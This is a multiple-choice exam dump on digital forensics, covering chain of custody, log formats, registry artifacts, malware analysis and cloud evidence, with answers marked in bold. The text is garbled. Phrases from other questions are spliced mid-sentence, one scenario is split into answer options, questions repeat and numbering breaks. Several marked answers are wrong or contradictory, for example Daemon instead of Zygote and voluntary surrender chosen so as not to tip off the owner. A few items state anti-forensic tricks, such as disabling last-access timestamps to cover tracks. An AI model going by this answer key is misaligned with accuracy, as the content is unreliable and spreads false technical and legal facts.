

1. The working of the Tor browser is based on which of the following concepts?
 - A. Onion routing
 - B. Static routing
 - C. Both static and default routing
 - D. Default routing
2. Williamson is a forensic investigator. While investigating a case of data breach at a company, he is maintaining a document that records details such as the forensic processes applied on the collected evidence, particulars of people handling it, the dates and times when it is being handled, and the place of storage of the evidence. What do you call this document?
 - A. Consent form
 - B. Log book
 - C. Chain of custody
 - D. Authorization form
3. A forensic examiner encounters a computer with a failed OS installation and the master boot record (MBR) or partition sector damaged. Which of the following tools can find and restore files and information in the disk?
 - A. Helix
 - B. R-Studio
 - C. NetCat
 - D. Wireshark
4. William is examining a log entry that reads 192.168.0.1 -- [18/Jan/2020:12:42:29 +0000] "GET / HTTP/1.1" 200 1861. Which of the following logs does the log entry belong to?
 - A. The combined log format of Apache access log
 - B. IIS log
 - C. Apache error log
 - D. The common log format of Apache access log
5. A suspect is accused of violating the acceptable use of computing resources as he has visited adult websites and downloaded images. The investigator wants to demonstrate that the suspect did indeed visit these sites. However, the suspect has cleared the search history and emptied the cookie cache. Moreover, he has removed any images he might have downloaded. What can the investigator do to prove the violation? Choose the most feasible option.
 - A. Seek the help of co-workers who are eye-witnesses
 - B. Approach the website's administrator for evidence
 - C. Image the disk and try to recover deleted files
 - D. Check the Windows Registry for connection data (you may or may not recover)

6. POP3 is an Internet protocol used to retrieve emails from a mail server. Through which port does an email client connect with a POP3 server?
- A. 993
 - B. 110**
 - C. 143
 - D. 25
7. An investigator seized a notebook device installed with a Microsoft Windows OS. Which type of files would support an investigation of the data size and structure in the device?
- A. NTFS and FAT**
 - B. APFS and HFS
 - C. HFS and GNUC
 - D. Ext2 and Ext4
8. Which Federal Rule of Evidence speaks about the Hearsay exception where the availability of the declarant is immaterial and certain characteristics of the declarant such as present sense impression, excited utterance, and recorded recollection are also observed while giving their testimony?
- A. Rule 802
 - B. Rule 803**
 - C. Rule 804
 - D. Rule 801
9. An investigator wants to extract passwords from SAM and System Files. Which tool can the investigator use to obtain a list of users, passwords, and their hashes in this case?
- A. PWdump7**
 - B. HashKey
 - C. Nuix
 - D. FileMerlin
10. Which of the following attacks allows an attacker to access restricted directories, including application source code, configuration, and critical system files, and then execute commands outside of the web server's root directory?
- A. Parameter/Form tampering
 - B. Unvalidated input
 - C. Directory traversal**
 - D. Security misconfiguration
11. In Java, when multiple applications are launched, multiple Dalvik Virtual Machine instances occur that consume memory and time. To avoid that, Android implements a process that enables low memory consumption and quick start-up time. What is the process called?
- A. Media server
 - B. Daemon**
 - C. Init
 - D. Zygote
12. Assume there is a file named myfile.txt in C: drive that contains hidden data streams. Which of the following commands would you issue to display the contents of a data stream?

- A. echo text > program:source_file
 - B. C:\>ECHO text_message > myfile.txt:stream1**
 - C. myfile.dat:stream1
 - D. C:\MORE < myfile.txt:stream1
13. A cybercriminal is attempting to remove evidence from a Windows computer. He deletes the file evidence1.doc, sending it to Windows Recycle Bin. The cybercriminal then empties the Recycle Bin. After having been removed from the Recycle Bin, what will happen to the data?
- A. The data will be overwritten with zeroes
 - B. The data will remain in its original clusters until it is overwritten**
 - C. The data will be moved to new clusters in unallocated space
 - D. The data will become corrupted, making it unrecoverable
14. Examination of a computer by a technically unauthorized person will almost always result in:
- A. Rendering any evidence found inadmissible in a court of law**
 - B. Rendering any evidence found admissible in a court of law
 - C. The chain of custody being fully maintained
 - D. Completely accurate results of the examination
15. When analyzing logs, it is important that the clocks of all the network devices are synchronized. Which protocol will help in synchronizing these clocks?
- A. PTP
 - B. UCT
 - C. NTP**
 - D. UTC
16. An attacker successfully gained access to a remote Windows system and plans to install persistent backdoors on it. Before that, to avoid getting detected in future, he wants to cover his tracks by disabling the last-accessed timestamps of the machine. What would he do to achieve this?
- A. Set the registry value of
KLM\SYSTEM\CurrentControlSet\Control\FileSystem\NtfsDisableLastAccessUpdate to 0
 - B. Run the command fsutil behavior set disablelastaccess 0
 - C. Run the command fsutil behavior set enablelastaccess 0
 - D. Set the registry value of
KLM\SYSTEM\CurrentControlSet\Control\FileSystem\NtfsDisableLastAccessUpdate to 1**
17. Jack is reviewing file headers to verify the file format and hopefully find more information of the file. After a careful review of the data chunks through a hex editor; Jack finds the binary value 0xffd8ff. Based on the above information, what type of format is the file/image saved as?
- A. GIF
 - B. JPEG**
 - C. BMP
 - D. ASCII
18. Which of the following Android libraries are used to render 2D (SGL) or 3D (OpenGL/ES) graphics content to the screen?

A. OpenGL/ES and SGL

- B. Media framework
- C. WebKit
- D. Surface Manager

19. Robert needs to copy an OS disk snapshot of a compromised VM to a storage account in different region for further investigation. Which of the following should he use in this scenario?

- A. Azure CLI
- B. Azure Monitor
- C. Azure Portal**
- D. Azure Active Directory

20. A computer forensics investigator or forensic analyst is a specially trained professional who works with law enforcement as well as private businesses to retrieve information from computers and other types of data storage devices. For this, the analyst should have an excellent working knowledge of all aspects of the computer. Which of the following is not a duty of the analyst during a criminal investigation?

- A. To enforce the security of all devices and software in the scene**
- B. To recover data from suspect devices
- C. To dismantle and rebuild the system when the data is damaged
- D. To fill the chain of custody

21. James, a hacker, identifies a vulnerability in a website. To exploit the vulnerability, he visits the login page and notes down the session ID that is created. He appends this session ID to the login URL and shares the link with a victim. Once the victim logs into the website using the shared URL, James reloads the web page (containing the URL with the session ID appended) and now, he can browse the active session of the victim. Which attack did James successfully execute?

- A. Session fixation attack**
- B. Cross-site request forgery
- C. Parameter tampering
- D. Cookie tampering

22. A clothing company has recently deployed a website on its latest product line to increase its conversion rate and base of customers. Andrew, the network administrator recently appointed by the company, has been assigned with the task of protecting the website from intrusion and vulnerabilities. Which of the following tool should Andrew consider deploying in this scenario?

- A. CryptoPix
- B. Kon-Boot
- C. Recuva
- D. ModSecurity**

23. Which tool allows dumping the contents of process memory without stopping the process?

- A. psdump.exe
- B. pmdump.exe**

- C. pdump.exe
 - D. processdump.exe
24. At a trading organization, three employees received an email from a senior official at ABC bank asking them to urgently fill in customer-specific details at the bank's website. As the organization already has a partnership with the bank, all the employees visited the website and updated customer-related information, such as their bank account details, confidential documents, and credit card information. After a day, all the concerned customers complained that a large amount of money has been spent using their credit cards and they cannot log into their bank accounts. What kind of attack is this?
- A. **Spear phishing**
 - B. Mail bombing
 - C. Email spamming
 - D. Whaling
25. Brian has the job of analyzing malware for a software security company. Brian has set up a virtual environment that includes virtual machines running various versions of OSes. Additionally, Brian has setup separated virtual networks within this environment. The virtual environment does not connect to the company's intranet nor does it connect to the external Internet. With everything set up, Brian now received an executable file from a client that has undergone a cyberattack. Brian ran the executable file in the virtual environment to see what it would do. What type of analysis did Brian perform?
- A. Static malware analysis
 - B. **Dynamic malware analysis**
 - C. Status malware analysis
 - D. Static OS analysis
26. Which of the following directory contains the binary files or executables required for system maintenance and administrative tasks on a Linux system?
- A. /bin
 - B. /usr
 - C. **/sbin**
 - D. /lib
27. Which layer in the IoT architecture is comprised of hardware parts such as sensors, RFID tags, and devices that play an important role in data collection?
- A. **Application layer**
 - B. Middleware layer
 - C. Edge technology layer
 - D. Access gateway layer
28. After a successful data exfiltration attack against your organization, you are conducting an internal investigation and suspect a significant portion of evidence exists on an end-user's

personal laptop. You want to be sure not to tip-off the laptop's owner that an investigation is being conducted. What is the best option to obtain the evidence?

- A. Confiscate the laptop
- B. Obtain a search warrant
- C. Obtain a subpoena
- D. Request the laptop owner to voluntarily surrender it**

29. An investigator needs to perform data acquisition from a storage media without altering its contents to maintain the integrity of the content. The approach adopted by the investigator relies upon the capacity of enabling read-only access to the storage media. Which tool should the investigator integrate into his/her procedures to accomplish this task?

- A. Write blocker**
- B. Backup tool
- C. BitLocker
- D. Data duplication tool

30. Which ISO standard enables laboratories to demonstrate that they comply with quality assurance and provide valid results?

- A. ISO/IEC 19025
- B. ISO/IEC 16025
- C. ISO/IEC 17025**
- D. ISO/IEC 18025

31. For the purpose of preserving the evidentiary chain of custody, which of the following labels is not appropriate?

- A. Relevant circumstances surrounding the collection**
- B. Exact location the evidence was collected from
- C. General description of the evidence
- D. SSN of the person collecting the evidence

32. Frank, a cloud administrator in his company, needs to take backup of the OS disks of two Azure VMs that store business-critical data. Which type of Azure blob storage can he use for this purpose?

- A. block blob**
- B. Page blob
- C. Append blob
- D. Medium blob

33. Smith, a network administrator with a large MNC, was the first to arrive at a suspected crime scene involving criminal use of compromised computers. What should be his first response while maintaining the integrity of evidence?

- A. Switch-off the systems and carry them to the laboratory
- B. Open the systems, remove the hard disk and secure it
- C. Perform data acquisition without disturbing the state of the systems

- D. **Record the system state by taking photographs of physical system and the display**
34. Consider a scenario where a forensic investigator is performing malware analysis on a memory dump acquired from a victim's computer. The investigator uses Volatility Framework to analyze RAM contents; which plugin helps investigator to identify hidden processes or injected code/DLL in the memory dump?
- A. mallist
 - B. malscan
 - C. malfind**
 - D. pslist
35. Web browsers can store relevant information from user activities. Forensic investigators may retrieve files, lists, access history, cookies, among other digital footprints. Which tool can contribute to this task?
- A. Google Chrome Recovery Utility
 - B. Most Recently Used (MRU) list
 - C. MZCacheView**
 - D. Task Manager
36. **Cybercriminals** sometimes use compromised computers to commit other crimes, which may involve using computers or networks to spread malware or illegal information. Which type of cybercrime stops users from using a device or network, or prevents a company from providing a software service to its customers?
- A. Malware attack
 - B. Ransomware attack**
 - C. Denial-of-Service (DoS) attack
 - D. Phishing
37. What does Locard's Exchange Principle state?
- A. Forensic investigators face many challenges during forensics investigation of a digital crime, such as extracting, preserving, and analyzing the digital evidence
 - B. Anyone, or anything, entering a crime scene takes something of the scene with them, and leaves something of themselves behind when they leave**
 - C. Digital evidence must have some characteristics to be disclosed in the court of law
 - D. Any information of probative value that is either stored or transmitted in a digital form
38. In exceptional circumstances, where a person finds it necessary to access original data held on a computer or on storage media, that person must be competent to do so and be able to explain his/her actions and the impact of those actions on the evidence, in the court." Which ACPO principle states this?
- A. Principle 1
 - B. Principle 3
 - C. Principle 2**
 - D. Principle 4

39. During an investigation, Noel found a SIM card from the suspect's mobile. The ICCID on the card is 8944245252001451548.
- A. What does the first four digits (89 and 44) in the ICCID represent?
 - B. Industry identifier and country code**
 - C. Country code and industry identifier
 - D. Issuer identifier number and TAC
 - E. TAC and industry identifier
40. A breach resulted from a malware attack that evaded detection and compromised the machine memory without installing any software or accessing the hard drive. What technique did the adversaries use to deliver the attack?
- A. Spyware
 - B. Fileless**
 - C. Trojan
 - D. JavaScript
41. An International Mobile Equipment Identifier (IMEI) is a 15-digit number that indicates the manufacturer, model type, and country of approval for GSM devices. The first eight digits of an IMEI number, which provide information about the model and origin of the mobile device, are also known as:
- A. Device origin code (DOC)
 - B. Type allocation code (TAC)**
 - C. Manufacturer identification code (MIC)
 - D. Integrated circuit code (ICC)
42. Which among the following web application threats is resulted when developers expose various internal implementation objects, such as files, directories, database records, or key-through references?
- A. Cross-site scripting
 - B. Remote file inclusion
 - C. Cross-site request forgery
 - D. Insecure direct object references**
43. Which of the following Windows event logs record events related to device drives and hardware changes?
- A. Application log
 - B. Security log
 - C. Forwarded events log
 - D. System log**
44. Mark works for a government agency as a cyber-forensic investigator. He has been given the task of restoring data from a hard drive. The partition of the hard drive was deleted by a disgruntled employee in order to hide their nefarious actions. What tool should Mark use to restore the data?

- A. R-Studio**
 - B. Diskmon
 - C. EFSDump
 - D. Diskview
- 45. An investigator is examining a file to identify any potentially malicious content. To avoid code execution and still be able to uncover hidden indicators of compromise (IOC), which type of examination should the investigator perform:
 - A. Threat analysis
 - B. Dynamic analysis
 - C. Threat hunting
 - D. Static analysis**
- 46. Which among the following acts has been passed by the U.S. Congress to protect investors from the possibility of fraudulent accounting activities by corporations?
 - A. Health Insurance Probability and Accountability act of 1996
 - B. Federal Information Security Management act of 2002
 - C. Gramm-Leach-Bliley act
 - D. Sarbanes-Oxley act of 2002**
- 47. Which of these Windows utility help you to repair logical file system errors?
 - A. Resource Monitor
 - B. Disk defragmenter
 - C. CHKDSK**
- 48. Disk cleanup Before accessing digital evidence from victims, witnesses, or suspects, on their electronic devices, what should the investigator do first to respect legal privacy requirements?
 - A. Obtain a formal written consent to search**
 - B. Protect the device against external communication
 - C. Remove the battery or turn-off the device
 - D. Notify the fact to the local authority or employer
- 49. Gary is checking for the devices connected to USB ports of a suspect system during an investigation. Select the appropriate tool that will help him document all the connected devices.
 - A. fsutil
 - B. Devscan
 - C. Reg.exe
 - D. Devcon**
- A. Which OWASP IoT vulnerability talks about security flaws such as lack of firmware validation, lack of secure delivery, and lack of anti-rollback mechanisms on IoT devices?
 - A. Use of insecure or outdated components
 - B. Lack of secure update mechanism**

- C. Insecure data transfer and storage
 - D. Insecure default settings
50. Cloud forensic investigations impose challenges related to multi-jurisdiction and multi-tenancy aspects. To have a better understanding of the roles and responsibilities between the cloud service provider (CSP) and the client, which document should the forensic investigator review?
- A. Key performance indicator
 - B. Service level agreement**
 - C. National and local regulation
 - D. Service level management
51. A forensic analyst has been tasked with investigating unusual network activity inside a retail company's network.
- A. Employees complain of not being able to access services,
 - B. frequent rebooting, and anomalies in log files.
 - C. The investigator requested log files from the IT administrator and after carefully reviewing them,
 - D. he finds the following log entry
52. What type of attack was performed on the companies' web application?
- A. Directory transversal**
 - B. Log tampering
 - C. Unvalidated input
 - D. SQL injection
53. While collecting active **Robert is a regional manager working** r Management Studio, the query Select * from ::fn_dblog(NULL, NULL) displays the active portion of the transaction log file. Here, what does assigning NULL values imply?
- A. Start and end points for log sequence numbers are zero
 - B. Start and end points for log files are not specified**
 - C. Start and end points for log sequence numbers are not specified
 - D. Start and end points for log files are zero
54. BMP (Bitmap) is a standard file format for computers running the Windows OS. BMP images can range from black and white (1 bit per pixel) up to 24 bit color (16.7 million colors). Each bitmap file contains a header, the RGBQUAD array, information header, and image data. Which of the following element specifies the dimensions, compression type, and color format for the bitmap?
- A. Header
 - B. The RGBQUAD array
 - C. Information header**
 - D. Image data

55. During an investigation, the first responders stored mobile devices in specific containers to provide network isolation. All the following are examples of such pieces of equipment, except for:
- A. Wireless StrongHold bag
 - B. RF shield box
 - C. Faraday bag
 - D. VirtualBox
56. To ensure that the digital evidence is collected, preserved, examined, or transferred in a manner safeguarding the accuracy and reliability of the evidence, law enforcement, and forensics organizations must establish and maintain an effective quality system" is a principle established by:
- A. NCIS
 - B. SWGDE**
 - C. EC-Council
 - D. NIST
57. Choose the layer in iOS architecture that provides frameworks for iOS app development?
- A. Core OS**
 - B. Cocoa Touch
 - C. Media services
 - D. Core services
58. Which of the following methods of mobile device data acquisition captures all the data present on the device, as well as all deleted data and access to unallocated space?
- A. Physical acquisition**
 - B. Logical acquisition
 - C. Direct acquisition
 - D. Manual acquisition
59. What type of malware analysis is Edgar performing?
- A. Static analysis
 - B. VirusTotal analysis
 - C. Malware disassembly
 - D. Dynamic malware analysis/behavioral analysis**
60. Jacob is a computer forensics investigator with over 10 years of experience in investigations and has written over 50 articles on computer forensics. He has been called upon as a qualified witness to testify the accuracy and integrity of the technical log files gathered in a computer fraud investigation. What is the term used for Jacob's testimony in this case?
- A. Reiteration
 - B. Justification
 - C. Authentication**
 - D. Certification

61. On NTFS file system, which of the following tools can a forensic investigator use in order to identify timestamping of evidence files?
- A. wbStego
 - B. Timestomp**
 - C. analyzeMFT
 - D. Exiv2
62. Maria has executed a suspicious executable file in a controlled environment and wants to see if the file adds/modifies any registry value after execution via Windows Event Viewer. Which of the following event ID should she look for in this scenario?
- A. Event ID 4688
 - B. Event ID 7040
 - C. Event ID 4657**
 - D. Event ID 4624
63. During a forensic investigation, a large number of files were collected. The investigator needs to evaluate ownership and accountability of those files. Therefore, he begins to identify attributes such as "author name," "organization name," "network name," or any additional supporting data that is meant for the owner's identification purpose. Which term describes these attributes?
- A. Data header
 - B. Data index
 - C. Metadata**
 - D. Metabase
64. In which IoT attack does the attacker use multiple forged identities to create a strong illusion of traffic congestion, affecting communication between neighboring nodes and networks?
- A. Blueborne attack
 - B. Sybil attack**
 - C. Jamming attack
 - D. Replay attack
65. Robert is a regional manager working in a reputed organization. One day, he suspected a malware attack after unwanted programs started popping up after logging into his computer. The network administrator was called upon to trace out any intrusion on the computer and he/she finds that suspicious activity has taken place within Autostart locations. In this situation, which of the following tools is used by the network administrator to detect any intrusion on a system?
- A. Hex Editor
 - B. Process Monitor**
 - C. Internet Evidence Finder
 - D. Report Viewer
66. Consider a scenario where the perpetrator of a dark web crime has uninstalled Tor browser from their computer after committing the crime. The computer has been seized by law enforcement

so they can investigate it for artifacts of Tor browser usage. Which of the following should the investigators examine to establish the use of Tor browser on the suspect machine?

- A. Security logs
- B. Swap files
- C. Prefetch files**
- D. Files in Recycle Bin

67. Which of the following is the most effective tool for acquiring volatile data from a Windows-based system?

- A. Ethereal
- B. Datagrab
- C. Helix Live**
- D. Coreography

68. Jacky encrypts her documents using a password. It is known that she uses her daughter's year of birth as part of the password. Which password cracking technique would be optimal to crack her password?

- A. Rule-based attack**
- B. Brute-force attack
- C. Syllable attack
- D. Hybrid attack

69. Malware analysis can be conducted in various manners. An investigator gathers a suspicious executable file and uploads it to VirusTotal in order to confirm whether the file is malicious, provide information about its functionality, and provide information that will allow to produce simple network signatures. What type of malware analysis was performed here?

- A. Static**
- B. Hybrid
- C. Dynamic
- D. Volatile

70. Which of the following registry components (cells) contains registry key information and includes offsets to other cells as well as the LastWrite time for the key?

- A. Security descriptor cell
- B. Value list cell
- C. Key cell**
- D. Value cell

71. Which of the following tools is used to dump the memory of a running process, either immediately or when an error condition occurs?

- A. Coreography
- B. CacheInf
- C. Belkasoft Live RAM Capturer**
- D. FATKit

72. You are a digital forensic investigator at a large pharmaceutical company. You are responding to a security incident where you have found a computer on the scene, and you believe the computer contains evidence that is valuable to the case. The computer is running, but the screen is blank. What should you do first?

- A. Gather the appropriate report forms, pens, and memory capture tools
- B. Press a single key on the keyboard, and document which key was pressed
- C. Unplug the computer
- D. Move the mouse slightly to wake the computer up

73. An investigator enters the command `sqlcmd -S WIN-CQQMK62867E -e -s,"" -E` as part of collecting the primary data file and logs from a database. What does "WIN-CQQMK62867E" represent?

- A. Name of the database
- B. Network credentials of the database
- C. OS of the system
- D. Name of the SQL server

74. A call detail record (CDR) provides metadata about calls made over a phone service. From the following data fields, which one is not contained in a CDR.

- A. The call duration
- B. Phone number receiving the call
- C. The language of the call
- D. A unique sequence number identifying the record

75. Self-monitoring, analysis, and reporting technology (SMART) system is built into hard drives to monitor and report system activity. Which of the following is included in the report generated by SMART?

- A. A log of high temperatures that the drive has reached
- B. All the states (running and discontinued) associated with the OS
- C. Power-off time
- D. List of running processes

76. Jeff is a forensics investigator for a government agency's cyber security office. Jeff is tasked with acquiring a memory dump of a Windows 10 computer that was involved in a DDoS attack on the government agency's web application. Jeff is onsite to collect the memory. What tool could Jeff use?

- A. Volatility
- B. Autopsy
- C. Memcheck
- D. RAMMapper

77. Which cloud model allows an investigator to acquire the instance of a virtual machine and initiate the forensics examination process?

- A. SEaaS model
- B. SaaS model
- C. PaaS model
- D. IaaS model

78. You are a forensic investigator who is analyzing a hard drive that was recently collected as evidence. You have been unsuccessful at locating any meaningful evidence within the file system and suspect a drive wiping utility may have been used. You have reviewed the keys within the software hive of the Windows registry and did not find any drive wiping utilities. How can you verify that drive wiping software was used on the hard drive?

- A. Document in your report that you suspect a drive wiping utility was used, but no evidence was found
- B. Look for distinct repeating patterns on the hard drive at the bit level**
- C. Load various drive wiping utilities offline, and export previous run reports
- D. Check the list of installed programs

79. Name of the SQL server Which of the following event correlation approach is an advanced correlation method that assumes and predicts what an attacker can do next after the attack by studying the statistics and probability and uses only two variables?

- A. Rule-based approach
- B. Route correlation
- C. Bayesian correlation**
- D. Vulnerability-based approach

80. Fred, a cybercrime investigator for the FBI, finished storing a solid-state drive in a static resistant bag and filled out the chain of custody form. Two days later, John grabbed the solid-state drive and created a clone of it (with write blockers enabled) in order to investigate the drive. He did not document the chain of custody though. When John was finished, he put the solid-state drive back in the static resistant and placed it back in the evidence locker. A day later, the court trial began and upon presenting the evidence and the supporting documents, the chief justice outright rejected them. Which of the following statements strongly support the reason for rejecting the evidence?

- A. John did not document the chain of custody
- B. Block clones cannot be created with solid-state drives
- C. John investigated the clone instead of the original evidence itself**
- D. Write blockers were used while cloning the evidence

81. _____ allows a forensic investigator to identify the missing links during investigation.

- A. Evidence reconstruction**
- B. Exhibit numbering
- C. Chain of custody
- D. Evidence preservation

82. You have been asked to investigate the possibility of computer fraud in the finance department of a company. It is suspected that a staff member has been committing finance fraud by printing cheques that have not been authorized. You have exhaustively searched all data files on a bitmap image of the target computer but have found no evidence. You suspect the files may not have been saved. What should you examine next in this case?

- A. The metadata
- B. The Recycle Bin
- C. The registry
- D. The swap file**

83. When installed on a Windows machine, which port does the Tor browser use to establish a network connection via Tor nodes?
- A. **9150/9151**
 - B. 49667/49668
 - C. 7680
 - D. 49664/49665
84. Smith, an employee of a reputed forensic investigation firm, has been hired by a private organization to investigate a laptop that is suspected to be involved in the hacking of the organization's DC server. Smith wants to find all the values typed in the Run box in Windows. Which of the following registry keys will Smith check to find the above information?
- A. UserAssist key
 - B. TypedURLs key
 - C. MountedDevices key
 - D. RunMRU key**
85. Identify the term that refers to individuals who, by virtue of their knowledge and expertise, express an independent opinion on a matter related to a case based on the information that is provided.
- A. Evidence examiner
 - B. Forensic examiner
 - C. Defense witness
 - D. Expert witness**
86. You are assigned a task to examine the log files pertaining to MyISAM storage engine. While examining, you are asked to perform a recovery operation on a MyISAM log file. Which among the following MySQL utilities can you use?
- A. myisamaccess
 - B. mysqldump
 - C. myisamchk
 - D. myisamlog**
87. Which Linux command displays kernel ring buffers or information about device drivers loaded into the kernel?
- A. fsck
 - B. grep
 - C. dmesg**
 - D. Ronald
88. A forensic investigator, has been hired by a financial services organization to investigate an attack on their MySQL database server, which is hosted on a Windows machine named WIN-DTRAI83202X. Ronald wants to retrieve information on the changes that have been made to the database. Which of the following files should Ronald examine for this task?
- WIN-DTRAI83202X-bin.nnnnnn
relay-log.info
WIN-DTRAI83202X slow.log

89. This law sets the rules for commercial email, establishes requirements for commercial messages, gives recipients the right to have you stop emailing them, and spells out tough penalties for violations.
- a. Federal Spam act
 - b. European Anti-Spam act
 - c. Telemarketing act
 - d. **The CAN-SPAM act**
90. A file requires 10 KB space to be saved on a hard disk partition. An entire cluster of 32 KB has been allocated for this file. The remaining, unused space of 22 KB on this cluster will be identified as _____.
- A. Cluster space
 - B. Slack space**
 - C. Swap space
91. Which command can provide investigators with details of all the loaded modules on a Linux-based system?
- A. plist mod -a
 - B. lsof -m
 - C. list modules -a
 - D. lsmod**
92. Which of the following is considered as the starting point of a database and stores user data and database objects in an MS SQL server?
- A. ibdata1
 - B. Application data files (ADF)
 - C. Transaction log data files (LDF)
 - D. Primary data files (MDF)**
93. Cloud forensic investigations impose challenges related to multi-jurisdiction and multi-tenancy aspects. To have a better understanding of the roles and responsibilities between the cloud service provider (CSP) and the client, which document should the forensic investigator review?
- A. Key performance indicator
 - B. Service level agreement**
 - C. National and local regulation
 - D. Service level management
94. No action taken by law enforcement agencies or their agents should change data held on a computer or storage media which may subsequently be relied upon in court” – this principle is advocated by which of the following?
- A. The Association of Chief Police Officers (ACPO) Principles of Digital Evidence**
 - B. Scientific Working Group on Imaging Technology (SWGIT)

- C. FBI Cyber Division
D. Locard's exchange principle
95. During an investigation, the first responders stored mobile devices in specific containers to provide network isolation. All the following are examples of such pieces of equipment, except for:
A. Wireless StrongHold bag
B. RF shield box
C. Faraday bag
D. VirtualBox
96. Fill in the missing Master Boot Record component.
1. Master boot code
 2. Partition table
 3. _____
- A. Signature word
B. Volume boot record
C. Disk signature
D. Boot loader
97. Report writing is a crucial stage in the outcome of an investigation. Which information should not be included in the report section?
A. Incident summary
B. Purpose of the report
C. Author of the report
D. Speculation or opinion as to the cause of the incident
98. Edgar is part of the FBI's forensic media and malware analysis team; he is analyzing a current malware and is conducting a thorough examination of the suspect system, network, and other connected devices. Edgar's approach is to execute the malware code to know how it interacts with the host system and its impacts on it. He is also using a virtual machine and a sandbox environment.
What type of malware analysis is Edgar performing?
A. Static analysis
B. VirusTotal analysis
C. Malware disassembly
D. Dynamic malware analysis/behavioral analysis
99. Chloe is a forensic examiner who is currently cracking hashed passwords for a crucial mission and hopefully solve the case. She is using a lookup table used for recovering a plain text password from cipher text; it contains word list and brute-force list along with their computed hash values. Chloe is also using a graphical generator that supports SHA1.
- a. What password technique is being used? b. What tool is Chloe using?
- A. Rainbow Tables b. Winrtgen**
B. Cain & Able b. Rten
C. Brute-force b. MScache

- D. Dictionary attack b. Cisco PIX
100. Jacob, a cybercrime investigator, joined a forensics team to participate in a criminal case involving digital evidence. After the investigator collected all the evidence and presents it to the court, the judge dropped the case and the defense attorney pressed charges against Jacob and the rest of the forensics team for unlawful search and seizure. What forensics privacy issue was not addressed prior to collecting the evidence?
- A. Compliance with the Third Amendment of the U.S. Constitution
 - B. Compliance with the Second Amendment of the U.S. Constitution
 - C. None of these
 - D. Compliance with the Fourth Amendment of the U.S. Constitution
101. Donald made an OS disk snapshot of a compromised Azure VM under a resource group being used by the affected company as a part of forensic analysis process. He then created a vhd file out of the snapshot and stored it in a file share and as a page blob as backup in a storage account under different region. What is the next thing he should do as a security measure?
- A. Delete the snapshot from the source resource group
 - B. Recommend changing the access policies followed by the company
 - C. Delete the OS disk of the affected VM altogether**
 - D. Create another VM by using the snapshot
102. In which IoT attack does the attacker use multiple forged identities to create a strong illusion of traffic congestion, affecting communication between neighboring nodes and networks?
- A. Blueborne attack
 - B. Sybil attack**
 - C. Jamming attack
 - D. Replay attack
103. Which set of anti-forensic tools/techniques allows a program to compress and/or encrypt an executable file to hide attack tools from being detected by reverse-engineering or scanning?
- A. Botnets
 - B. Emulators
 - C. Packers**
 - D. Password crackers
104. Which of the following statements is true regarding SMTP Server?
- A. SMTP server breaks the recipient's address into recipient's name and his/her designation before passing it to the DNS server
 - B. SMTP server breaks the recipient's address into recipient's name and his/her initial before passing it to the DNS server
 - C. SMTP server breaks the recipient's address into recipient's name and recipient's address before passing it to the DNS server
 - D. SMTP server breaks the recipient's address into recipient's name and domain name before passing it to the DNS server**
105. Malware analysis can be conducted in various manners. An investigator gathers a suspicious executable file and uploads it to VirusTotal in order to confirm whether the file is malicious, provide information about its functionality, and provide information that will allow to produce simple network signatures. What type of malware analysis was performed here?
- A. Static**

- B. Hybrid
- C. Dynamic
- D. Volatile

106. Steve thought it would be funny to make some changes on Tom's computer at their office. Steve went into the Microsoft Windows registry and changed the keyboard mapping configuration on Tom's computer. Now Tom is unable to log into his computer because of the changes. Could Steve's actions warrant a cybercrime investigation?

- A. Yes, because Steve performed a denial-of-service attack on Tom's computer
- B. No, because this scenario describes a corporate investigation**
- C. No, because there is no company policy that prohibits computer pranks on co-workers
- D. Yes, because modifying computer software is always treated as a federal offense

107. Netstat is a tool for collecting information regarding network connections. It provides a simple view of TCP and UDP connections, and their state and network traffic statistics. Which of the following commands shows you the TCP and UDP network connections, listening ports, and the identifiers?

- A. netstat -ano**
- B. netstat - b
- C. netstat - r
- D. netstat - s

108. You are an information security analyst at a large pharmaceutical company. While performing a routine review of audit logs, you have noticed a significant amount of egress traffic to various IP addresses on destination port 22 during off-peak hours. You researched some of the IP addresses and found that many of them are in Eastern Europe. What is the most likely cause of this traffic?

- A. Malicious software on internal system is downloading research data from partner SFTP servers in Eastern Europe
- B. Data is being exfiltrated by an advanced persistent threat (APT)
- C. The organization's primary internal DNS server has been compromised and is performing DNS zone transfers to malicious external entities**
- D. Internal systems are downloading automatic Windows updates

109. An investigator is checking a Cisco firewall log that reads as follows:

Aug 21 2019 09:16:44: %ASA-1-106021: Deny ICMP reverse path check from 10.0.0.44 to 10.0.0.33 on interface outside

What does %ASA-1-106021 denote?

- A. Type of request
- B. Type of traffic**
- C. Mnemonic message
- D. Firewall action

110. Place the following in order of volatility from most volatile to the least volatile.

- A. Register and cache, temporary file systems, routing tables, disk storage, archival media
- B. Registers and cache, routing tables, temporary file systems, archival media, disk storage
- C. Registers and cache, routing tables, temporary file systems, disk storage, archival media
- D. Archival media, temporary file systems, disk storage, archival media, register and cache

111. Fred, a cybercrime investigator for the FBI, finished storing a solid-state drive in a static resistant bag and filled out the chain of custody form.

- A. Two days later, John grabbed the solid-state drive and created a clone of it (with write blockers enabled) in order to investigate the drive.
- B. He did not document the chain of custody though.
- C. When John was finished, he put the solid-state drive back in the static resistant and placed it back in the evidence locker.
- D. A day later, the court trial began and upon presenting the evidence and the supporting documents, the chief justice outright rejected them.

Which of the following statements strongly support the reason for rejecting the evidence?

- A. John did not document the chain of custody
- B. Block clones cannot be creating.

112. What do you call the process of studying the changes that have taken place across a system or a machine after a series of actions or incidents?

- A. Host integrity monitoring
- B. Start-up programs monitoring
- C. System baselining
- D. Windows services monitoring

113. The Recycle Bin exists as a metaphor for throwing files away, but it also allows a user to retrieve and restore files. Once the file is moved to the Recycle Bin, a record is added to the log file that exists in the Recycle Bin. Which of the following files contains records that correspond to each deleted file in the Recycle Bin?

- A. INFO1
- B. LOGINFO2
- C. INFO2
- D. LOGINFO1

114. Matthew has been assigned the task of analyzing a suspicious MS Office document via static analysis over an Ubuntu-based forensic machine. He wants to see what type of document it is, whether it is encrypted, or contains any flash objects/VBA macros. Which of the following python-based script should he run to get relevant information?

- A. oleid.py
- B. oledir.py
- C. oleform.py
- D. pdfid.py

115. Rule 1002 of Federal Rules of Evidence (US) talks about __

- A. Admissibility of original
- B. Admissibility of other evidence of contents
- C. Admissibility of duplicates
- D. Requirement of original

116. Which of the following statements is true with respect to SSDs (solid-state drives)?

- A. Faster data access, lower power usage, and higher reliability are some of the major advantages of SSDs over HDDs
- B. Like HDDs, SSDs also have moving parts
- C. SSDs cannot store non-volatile data

- D. SSDs contain tracks, clusters, and sectors to store data
